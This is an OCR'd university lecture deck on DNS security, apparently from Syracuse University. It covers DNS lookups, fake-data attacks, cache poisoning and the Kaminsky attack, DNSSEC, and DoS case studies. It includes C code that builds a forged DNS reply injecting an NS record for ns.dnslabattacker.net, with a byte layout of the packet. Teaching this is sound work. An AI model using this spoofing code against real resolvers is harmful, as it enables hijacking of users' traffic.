
```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa. 86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa. 86400 IN NS ns1.syr.edu.
```

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```

Reverse Lookup Zone File

```
$TTL 3D
@       IN      SOA     ns.example.net. admin.example.net. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.net.

101     IN      PTR     www.example.net.
102     IN      PTR     mail.example.net.
10      IN      PTR     ns.example.net.
```


Question: Using Domain Name as the Basis for Access Control



SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Attack Surface

Attack Surface



SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Fake Data Attacks


Example of DNS Response


name server.

```
;; QUESTION SECTION:
;star-mini.c10r.facebook.com.   IN      A

;; ANSWER SECTION:
star-mini.c10r.facebook.com. 60 IN      A       66.220.158.68

;; AUTHORITY SECTION:
c10r.facebook.com.      3600    IN      NS      a.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:fffe:b:face:b00c:0:99
a.ns.c10r.facebook.com. 3600    IN      A       69.171.239.11
b.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:ffff:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3600    IN      A       69.171.255.11
```

name server.

IP address





Fake Data in the Additional Section

malicious

```
;; QUESTION SECTION:
;www.example.net.          IN    A

;; ANSWER SECTION:
www.example.net.   259200 IN    A     192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.     259200 IN    A     192.168.0.201
www.facebook.com.  259200 IN    A     192.168.0.202
```

fake

Rule: unrelated

discard

Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.       IN    A

;; ANSWER SECTION:
www.example.net.  259200 IN    A     192.168.0.101


;; AUTHORITY SECTION:
example.net.      259200 IN    NS    ns.example.net.
facebook.com.     259200 IN    NS    ns.example.net.
```

fake

unrelated.

drop.

Using Both Sections

example.net


```
;; QUESTION SECTION:
;www.example.net.      IN    A

;; ANSWER SECTION:
www.example.net.  259200 IN   A     192.168.0.101

;; AUTHORITY SECTION:
example.net.      259200 IN   NS    www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.  259200 IN   A     192.168.0.201
```

rule: out of zone. → drop.

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

DNS Cache-Poisoning Attack

DNS Cache-Poisoning Attack




Demonstration of DNS Cache-Poisoning Attack


SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Remote DNS Cache-Poisoning Attack

The Challenges



The Kaminsky Attack




Hint #1: Don't ask for www.example.com

Hint #2: Auth. Section
Additional Section

fake

The Kaminsky Attack




Countermeasures

DNSSEC

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Construct DNS Packets for Attacks

Headers of Forged DNS Response



0x8400
- DNS response
- Authoritative Answer

Data

DNS Response Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

"A"

Expiration cache

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

String

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0017	ns.dnslabattacker.net


Representation in the packet
(Total: 0x17 bytes)

2	n	s	14	d	n	s	l	a	b	a	t	t	a	c	k	e	r	3	n	e	t	0

14 3 end.

Construct DNS Reply

```
/*********************************************************************
  Construct DNS Header and Records. Return the size (Header + Records)
*********************************************************************/
unsigned short construct_dns_reply(char *buffer)
{
    struct dnsheader *dns = (struct dnsheader *) buffer;

    //construct the DNS header:
    dns->flags=htons(0x8400); // Flag = response; this is a DNS response

    // the number for certain fields
    dns->QDCOUNT=htons(1); // 1 question field
    dns->ANCOUNT=htons(1); // 1 answer field
    dns->NSCOUNT=htons(1); // 1 name server(authority) field
    dns->ARCOUNT=htons(1); // 1 additional fields

    char *p = buffer + 12; // move the pointer to the beginning of DNS data

    if (strstr(p, TARGET_DOMAIN) == NULL) return 0; // only target one specific domain

    p += strlen(p) + 1 + 2 + 2; // Skip the Question section (no change)

    p += set_A_record(p, NULL, 0x0C, ANSWER_IPADDR); // Add an A record (Answer section)
    p += set_NS_record(p, TARGET_DOMAIN, 0, NS_SERVER); // Add an NS record (Authority section)
    p += set_A_record(p, NS_SERVER, 0, NS_IPADDR); // Add an A record  (Addtional section)

    return p - buffer;
}
```



Construct an "A" Record

```
/*****************************************************************************
  Construct an "A" record, and return the total size of the record.
  If name is NULL, use the offset parameter to construct the "name" field.
  If name is not NULL, copy it to the "name" field, and ignore the offset parameter.
*****************************************************************************/
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
    char *p = buffer;

    if (name == NULL) {
        *p = 0xC0; p++;
        *p = offset; p++;
    } else {
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p ) = htons (0x0001);   // Record Type
    p += 2;

    *((unsigned short *)p ) = htons (0x0001);   // Class
    p += 2;

    *((unsigned int *)p ) = htonl (0x00002000); // Time to Live
    p += 4;

    *((unsigned short *)p ) = htons (0x0004);   // Data Length
    p += 2;

    ((struct  in_addr *)p)->s_addr  = inet_addr(ip_addr); // IP address
    p += 4;

    return (p - buffer);
}
```


SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Denial-of-Service Attacks on DNS Servers

Denial-of-Service (DOS) Attacks on DNS

13

- DOS attacks on the **root servers**
- August 25, 2013: **DOS attacks on .cn nameservers**, shutting down the servers for two to four hours
- December 24, 2009: **DOS attack on UltraDNS**, affects thousands of online shoppers
- May 18, 2009: **DOS Attack on DNSPod** in China led to the worst Internet incident in China





SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Summary

Summary

- DNS structure, root servers, TLDs
- How DNS works
- Set up DNS servers
- Attack surface
- Attacks on DNS
  - Fake data attacks
  - DNS cache poisoning, Kaminsky attack
  - How to construct DNS responses
  - Case studies: Denial-of-service attacks on DNS

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE